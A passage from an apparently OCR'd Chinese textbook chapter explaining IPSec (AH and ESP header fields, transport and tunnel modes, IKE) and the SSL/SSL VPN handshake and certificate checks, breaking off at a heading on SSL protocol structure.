IPSec 通过端对端的安全性来提供主动的保护以防止专用网络与 Internet 的攻击。在通信中，只有发送方和接收方才是唯一必须了解 IPSec 保护的计算机。IPSec 在 IP 层实现，因此可以有效地保护各种上层协议，并为各种安全服务提供一个统一的平台。IPSec 适用于 IPv4 和 IPv6。

IPSec 基于端对端的安全模式，在源 IP 和目标 IP 地址之间建立信任和安全性。考虑认为 IP 地址本身没有必要具有标识，但 IP 地址后面的系统必须有一个通过身份验证程序验证过的标识。只有发送和接收的计算机需要知道通信是安全的。每台计算机都假定进行通信的媒体不安全，因此在各自的终端上实施安全设置。该模式允许为下列企业方案成功部署 IPSec：LAN，客户端/服务器和对等网络；WAN，路由器到路由器和网关到网关；远程访问，拨号客户机和从专用网络访问 Internet。

通常，两端都需要 IPSec 配置（称为 IPSec 策略）来设置选项与安全设置，以允许两个系统对如何保护它们之间的通信达成协议。Windows XP 和 Windows Server 2003 家族实施 IPSec 是基于 IETF IPSec 工作组开发的业界标准。IPSec 相关服务部分是由 Microsoft 与 Cisco 共同开发。

IPSec 提供了两种安全机制：认证和加密。认证机制使 IP 通信的数据接收方能够确认数据发送方的真实身份以及数据在传输过程中是否遭篡改；加密机制通过对数据进行编码来保证数据的机密性，以防数据在传输过程中被窃听。AH 定义了认证的应用方法，提供数据源认证和完整性保证；ESP 定义了加密和可选认证的应用方法，提供可靠性保证。在实际 IP 通信时，可以根据实际安全需求同时使用这两种协议或选择使用其中的一种。AH 和 ESP 都可以提供认证服务，不过 AH 提供的认证服务要强于 ESP，IKE 用于密钥交换。

1）AH 协议

AH 协议为 IP 通信提供数据源认证、数据完整性和反回放保证，它能保护通信免受篡改，但不能防止窃听，适合用于传输非机密数据，但不提供数据机密性保护。AH 的工作原理是在每一个数据包上添加一个身份验证报头。此报头包含一个带密钥的 Hash 散列，此 Hash 散列在整个数据包中计算，因此对数据的任何更改将致使散列无效——这样就提供了完整性保护。

IPSec 认证头是一个用于提供 IP 数据报完整性、数据源认证和可选的抗重放保护的机制，其完整性是保证数据包不被无意的或恶意的方式改变，认证则验证数据的来源。AH 为 IP 包提供尽可能多的身份认证保护，认证失败的包将被丢弃，不交给上层协议，这种操作方式可以减少拒绝服务攻击成功的机会。AH 提供 IP 头认证，也可以为上层协议提供认证。

（1）AH 协议头格式

AH 头结构如表 8-2 所示。

表 8-2 AH 头结构

下一个头	载荷长度	预留
安全参数索引(security parameters index,SPI)		
序列号(sequence number)		
认证数据(变长)(authentication data)		

- 下一个头是一个 8 位字段,识别在 AH 报头后下一个载荷的类型。在传输模式下,将是载荷中受保护的上层协议的值,比如 UDP 或 TCP 的值。在隧道模式下,标识 IPv4 封装时,这个值为 4,表示 IP-in-IP(IPv4)封装;标识 IPv6 封装时,这个值为 41,表示 IP-in-IP(IPv6)封装。
- 载荷长度是一个 8 位字段,标识 AH 报头的长度。
- 预留字段是一个 16 位字段。
- SPI 是一个任意 32 位的值,和外部 IP 的目的地址一起用于识别数据报的安全联盟。
- 序列号为 32 位字段,不允许重复,唯一地标识了每一个发送数据包,为安全关联提供反回放保护。接收端校验序列号为该字段值的数据包是否已经被接收过,若是,则拒收该数据报。
- 认证数据是一个可变长度的字段,32 位的整数倍;包含完整性校验值(ICV)。接收端收到数据包后,首先执行 Hash 计算,再与发送端所计算的该字段值比较,若两者相等,表示数据完整;若在传输过程中数据遭修改,两个计算结果不一致,则丢弃该数据包。

(2) AH 的工作模式

AH 的工作模式有传输模式和隧道模式两种。原始 IP 报如图 8-15 所示。




图 8-15 原始 IP 报

- 传输模式 AH 使用原来的 IP 报头,把 AH 插在 IP 报头的后面,如图 8-16 所示。




图 8-16 AH 传输模式

- 隧道模式 AH 把需要保护的 IP 报封装在新的 IP 报中,作为新报文的载荷,然后把 AH 插在新的 IP 报头的后面,如图 8-17 所示。




图 8-17 AH 隧道模式

图 8-18 显示了两种使用 IPSec 鉴别服务的模式。一种是在服务器和客户机之间直接提供鉴别服务；工作站可以与服务器同在一个网络中，也可以在外部网络中；只要工作站和服务器共享受保护的密钥，鉴别处理就是安全的，使用传输模式的 SA。另一种是远程工作站向公司的防火墙鉴别自己的身份，或是为了访问整个内部网络，或是因为请求的服务器不支持鉴别特征，使用隧道模式的 SA。




图 8-18 两种使用 IPSec 鉴别服务的模式

2）ESP 协议

ESP 协议，为 IP 数据包提供数据的保密性（加密）、无连接的数据完整性、数据源身份认证以及防重放攻击保护。其中数据保密性是 ESP 的基本功能，而数据源身份认证、数据完整性检验以及重放保护都是可选的。ESP 本身是一个 IP，协议号是 50。

ESP 可以单独使用，也可以和 AH 结合使用。一般 ESP 不对整个数据包加密，而是只加密 IP 包的有效载荷部分，不包括 IP 头。但在端到端的隧道通信中，ESP 需要对整个数据包加密。

（1）ESP 协议头格式

ESP 协议头格式如表 8-3 所示。

表 8-3 ESP 协议头

安全参数索引（security parameters index，SPI）			
序列号（sequence number）			
载荷数据（变长）（payload data）			
	填充字段（0～255B）		
		填充长度	下一个头
认证数据（变长）（authentication data）			

- SPI 是 32 位的必选字段，与目标地址和协议（ESP）结合起来唯一标识处理数据包的特定 SA。数值可任选，一般在 IKE 交换过程中由目标主机选定。SPI 经过验证，但是不加密。
- 序列号是 32 位的必选字段，是一个单向递增的计数器。对序列号的处理由接收端确定。当建立一个 SA 时，发送者和接收者的序列号都设置为 0。如果使用抗回放服务，传送的序列号不允许循环。序列号经过验证，但是不加密。
- 载荷数据是变长的必选字段，整字节数长。包含有下一个报头字段描述的数据。加密同步数据，可能包含加密算法需要的初始化向量（IV），IV 是没有加密的。

- 由于加密算法可能要求整数倍字节数，而且为了保证认证数据字段对齐以及隐藏载荷的真实长度，实现部分通信流保密，那么就需要填空项。填空内容与指定提供机密性的加密算法有关。发送者可添加 0～255B。
- 填充长度字段是一个必选字段，它表示填充字段的长度，合法的填充长度是 0～255B，0 表示没有填充。
- 下一个头是 8b 长的必选字段，表示在载荷中的数据类型。隧道模式下，这个值是 4，表示 IP-in-IP；传输模式下是载荷数据的类型，由 RFC 1700 定义，如 TCP 为 6。
- 验证数据是变长的可选字段，只有 SA 中包含了认证业务时，才包含这个字段。认证算法必须指定认证数据的长度、比较规则和验证步骤。

(2) ESP 的工作模式

ESP 工作模式包括传输模式和隧道模式两种，如图 8-19 和图 8-20 所示。它们的差别决定了 ESP 保护的真正对象是什么。在传输模式下，ESP 头插在 IP 报头和 IP 报的上层协议之间；在隧道模式下，整个受保护的 IP 报都封装在一个 ESP 头中，还增加了一个新的 IP 报头。

图 8-19 显示了使用 ESP 服务的传输模式，图 8-20 显示了使用 ESP 服务的隧道模式。图 8-19 直接在两个主机之间提供加密(和可选的鉴别)服务，图 8-20 显示了怎样使用隧道模式来建立 VPN。




图 8-19 ESP 的传输模式




图 8-20 ESP 的隧道模式

图 8-20 的 ESP 隧道模式的例子中，一个组织有 4 个专用网络通过 Internet 连接起来。内部网络上的主机使用 Internet 是为了传输数据，而不是同其他基于 Internet 的主机进行交互。通过在每个内部网络的安全网关上终止隧道，允许主机避免实现安全能力。

前一种技术通过传输模式 SA 来支持，而后一种技术使用了隧道模式 SA。

(3) ESP 传输模式

传输模式的 ESP 用于对 IP 携带的数据（例如 TCP 报文段）进行加密和可选的鉴别，如图 8-21 所示。对于使用 IPv4 的情况，ESP 报头被插在 IP 包中紧靠传输层报头（如 TCP、UDP 和 ICMP）之前的位置，而 ESP 尾部（填充、填充长度和下个报头字段）被放置在 IP 报之后；如果选择了鉴别服务，则 ESP 鉴别数据字段被附加在 ESP 尾部之后。整个传输级报文段加上 ESP 尾部被加密，鉴别覆盖了所有的密文与 ESP 报头。




图 8-21 ESP 传输模式的加密和鉴别

传输模式的操作可以总结如下。

① 在源站，由 ESP 尾部加上整个传输级的报文段组成的数据块被加密，这个数据块的明文被其密文所代替，以形成用于传输的 IP 包。如果“鉴别”选项被选中，还要加上鉴别。

② 包被路由到目的站。每个中间路由器都需要检查和处理 IP 报头加上任何明文的 IP 扩展报头，但是不需要检查密文。

③ 目的节点检查和处理 IP 报头加上任何明文的 IP 扩展报头。然后，在 ESP 报头的 SPI 基础上目的节点对包的其他部分进行解密以恢复明文的传输层报文段。

传输模式操作为使用它的任何应用程序提供了机密性；因此避免了在每一个单独的应用程序中实现机密性，这种模式的操作也是相当有效的，几乎没有增加 IP 包的总长度。这种模式的一个缺陷在于对传输的包进行通信量分析是可能的。

(4) ESP 隧道模式

隧道模式的 ESP 用于对整个 IP 包进行加密，如图 8-22 所示。在这种模式下，在包的前面加上 ESP 报头，然后对包加上 ESP 的尾部进行加密。这种模式可以对抗通信量分析。




图 8-22 ESP 隧道模式加密

因为 IP 报头中包含了目的地址、可能的源站路由选择指示和逐跳选项信息，所以简单的传输前面附加了 ESP 报头加密的 IP 包是不可能的。中间的路由器不能处理这样的包，

因此用一个新的 IP 报头来包装整个块，这个新的 IP 报头将包含用于路由选择的足够信息，但不能进行通信量的分析。

传输模式对于保护两个支持 ESP 的主机之间的连接是合适的，而隧道模式对于那些包含了防火墙或其他种类的安全网关的配置是有用的。在后一种情况下，加密只发生在外部主机和安全网关之间或者两个安全网关之间，这样使得内部网络的主机解脱了处理加密的责任，并且通过减少需要密钥的数量而简化密钥分配的任务。

考虑这样一种情况：外部主机想要与被防火墙保护的内部网络上的主机进行通信，并且在外部主机和防火墙上都实现了 ESP。当外部主机向内部主机传输传输层的报文段时，其步骤如下。

① 源主机准备目的地址是目标主机的内部 IP 包。在这个包的前面加上 ESP 报头，然后对包和 ESP 尾部进行加密，并且可能增加鉴别数据。再用目的地址是防火墙的新的 IP 报头对结果数据块进行包装，这样形成了外部的 IP 包。

② 外部包被路由到目的防火墙。每个中间路由器都要检查和处理 IP 报头加上任何外部 IP 扩展报头，但不需要检查密文。

③ 目的防火墙检查和处理外部 IP 报头加上任何外部 IP 扩展报头。然后，在 ESP 报头 SPI 字段的基础上，目的防火墙对包的剩余部分进行解密，已恢复明文的内部 IP 包。然后，这个包在内部网络中传输。

④ 内部包在内部网络中经过零个或多个路由器到达了目的主机。

3）IKE 协议

IKE 协议，在 IPSec 保护一个包之前，需要先建立一个 SA。SA 可以手工建立，也可以自动建立。当用户数量不多，而且密钥的更新频率不高时，手工建立 SA；当用户较多，网络规模较大时，自动建立 SA。IKE 是一种用来自动管理 SA 的协议，包括建立、协商、修改和删除 SA 等。

IKE 包括 ISAKMP、Oaklay 和 SKEME 这 3 个协议。ISAKMP 定义了包格式、重发计数器以及消息构建要求，定义了整套加密通信语言；Oakley 和 SKEME 定义了通信双方建立一个共享的验证密钥所必须采取的步骤。IKE 利用 ISAKMP 语言对这些步骤以及其他信息交换措施进行表述。

IKE 利用 ISAKMP 语言来定义密钥交换，是对安全服务进行协商的手段。最终结果是一个通过验证的密钥以及建立在双方同意基础上的安全服务（IPSec SA）。IKE 使用了两个阶段的 ISAKMP。第一阶段建立 IKE 的 SA，第二阶段利用这个既定的 SA 为 IPSec 协商具体的 SA。

8.4.9　SSL 协议

一项最新的研究表明，近 90％的企业利用 VPN 进行的内部网和外部网的连接只是用来进行 Web 访问和电子邮件通信，10％的用户利用诸如聊天协议和私有客户端应用。而这 90％的应用可以利用一种更加简单、成本更低的 VPN 技术——SSL VPN 来提供更加有效的解决方案。

1. SSL 的概念

SSL 是 secure sockets layer 的缩写，中文名为“安全套接层协议层”，是一种在 Web 服务协议（HTTP）和 TCP/IP 之间提供数据连接安全性的协议。它为 TCP/IP 连接提供数据加密、用户和服务器身份验证以及消息完整性验证。SSL 被视为因特网上 Web 浏览器和服务器的安全标准。

2. SSL VPN 的功能

SSL 安全协议主要提供 3 方面的安全服务。

(1) 用户和服务器的合法性认证。认证用户和服务器的合法性，使得它们能够确信数据将被发送到正确的客户机和服务器上。客户机和服务器都有各自的识别号，这些识别号由公开密钥进行编号，为了验证用户是否合法，安全套接层协议要求在握手交换数据时进行数字认证，以此确保用户的合法性。

(2) 加密数据以隐藏被传送的数据。SSL 所采用的加密技术既有对称密钥技术，也有公开密钥技术。在客户机与服务器进行数据交换之前，交换 SSL 初始握手信息，在 SSL 握手信息中采用了各种加密技术对其加密，以保证其机密性和数据完整性，并且用数字证书进行鉴别，这样可以防止非法用户破译。

(3) 保护数据的完整性。SSL 采用 Hash 函数和机密共享的方法提供信息的完整性服务，建立客户机与服务器之间的安全通道，所有经过 SSL 处理的业务在传输过程中完整准确无误地到达目的地。

3. SSL VPN 的工作机制

SSL 包括两个阶段：握手和数据传输。在握手阶段，客户端和服务器用公钥加密算法计算出私钥；在数据传输阶段，客户端和服务器都用私钥来加密和解密传输过来的数据。

SSL 客户端在 TCP 连接建立之后，发出一个 Hello 消息来发起握手，这个消息包括自己可实现的算法列表和其他需要的消息。SSL 的服务器回应一个类似 Hello 的消息，这里面确定了此次通信所需要的算法，然后发送自己的证书。客户端在收到这个消息后会生成一个消息，用 SSL 服务器的公钥加密后传送过去，SSL 服务器用自己的私钥解密后，会话密钥协商成功，双方用私钥算法来进行通信。

证书实质上是标明服务器身份的一组数据，一般第三方作为 CA，生成证书，并验证它的真实性。为获得证书，服务器必须用安全信道向 CA 发送它的公钥。CA 生成证书，包括它自己的 ID、服务器的 ID、服务器的公钥和其他信息。然后 CA 利用消息摘要算法生成证书指纹，最后，CA 用私钥加密指纹生成证书签名。

为证明服务器的证书合法，客户端首先利用 CA 的公钥解密签名读取指纹，然后计算服务器发送的证书指纹，如果两个指纹不相符，说明证书被篡改过。当然，为解密签名，客户端必须事先可靠地获得 CA 的公钥。客户端保存一个可信赖的 CA 和它们的公钥清单。当客户端收到服务器的证书时，要验证证书的 CA 在它所保存的清单之列。CA 的数量很少，一般通过网站公布它们的公钥。很多浏览器把主要的 CA 的公钥直接编入到它们的源码中。一旦服务器通过了客户端的鉴别，两者就已经通过公钥算法确定了私钥信息。当两边均表

示做好了私钥通信的准备后，用完成(Finished)消息来结束握手过程，它们的连接进入数据传输阶段。在数据传输过程中，两端都将发送的消息拆分成片段，并附上MAC(散列值)。传送时，客户端和服务器将数据片段、MAC和记录头结合起来并用密钥加密形成完整的SSL接收时，客户端和服务器解密数据包，计算MAC，并比较计算得到的MAC和接收到的MAC。

4. secure socket layer(SSL)协议

SSL目前通用规格为40b安全标准，美国已推出128b高安全标准。SSL协议位于TCP/IP与各种应用层协议之间，为数据通信提供安全支持。SSL协议可分为两层：SSL记录协议(SSL record protocol)，它建立在可靠的传输协议(如TCP)之上，为高层协议提供数据封装、压缩、加密等基本功能的支持；SSL握手协议(SSL handshake protocol)，它建立在SSL记录协议之上，用于在实际的数据传输开始前，通信双方进行身份认证、协商加密算法、交换加密密钥等。

1) SSL协议的工作流程

(1) 服务器认证阶段：

① 客户端向服务器发送一个开始信息“Hello”以便开始一个新的会话连接；

② 服务器根据客户的信息确定是否需要生成新的主密钥，如需要则服务器在响应客户的“Hello”信息时将包含生成主密钥所需的信息；

③ 客户根据收到的服务器响应信息，产生一个主密钥，并用服务器的公开密钥加密后传给服务器；

④ 服务器恢复该主密钥，返回给客户一个用主密钥认证的信息，以此让客户认证服务器。

(2) 用户认证阶段：在此之前，服务器已经通过了客户认证，这一阶段主要完成对客户的认证；经认证的服务器发送一个提问给客户，客户则返回(数字)签名后的提问和其公开密钥，从而向服务器提供认证。

2) SSL协议结构

